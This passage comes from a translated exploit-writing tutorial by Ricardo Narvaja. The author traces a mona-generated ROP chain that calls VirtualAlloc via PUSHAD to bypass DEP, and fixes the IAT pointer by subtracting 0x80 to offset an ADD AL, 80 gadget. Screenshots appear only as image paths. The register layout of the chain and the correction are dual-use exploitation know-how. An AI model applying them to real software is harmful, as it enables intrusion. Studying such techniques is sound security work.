


Trace it again.



It worked and we see the ROP in the stack. It wasn't cut. Let's see what it saves in EDI.


A pointer to C3 or RET as the model says. It seems it was just that, but as we are here, let's trace it.




After the POP ESI, it points to the JMP [EAX] as in the model.

```
81  --- alternative chain ---
82  EAX = ptr to &VirtualAlloc()
83  ECX = flProtect (0x40)
84  EDX = flAllocationType (0x1000)
85  EBX = dwSize
86  ESP = lpAddress (automatic)
87  EBP = POP (skip 4 bytes)
88  ESI = ptr to JMP [EAX]
89  EDI = ROP NOP (RETN)
90  + place ptr to "jmp esp" on stack, below PUSHAD
91  ----------------------------------------------
92
```


The VA IAT entry should be in EAX not the address.




That was correct the VA IAT entry, but if we continue, it gives error.




If I continue, I see that the error, in this case, it is because of the ADD AL, 80 that is added to the VA IAT. So, we should subtract 0x80 to the IAT entry.



Python>hex(0x7802E0B0-0x80)
0x7802E030



It should work now.



Mona helps us a lot. It gives us almost all well, but sometimes, we need to correct something. It is not always perfect. Anyways, when there is no much time, we usually do it like that. Although it is not that funny. ☺

Ricardo Narvaja

Translated by: @IvinsonCLS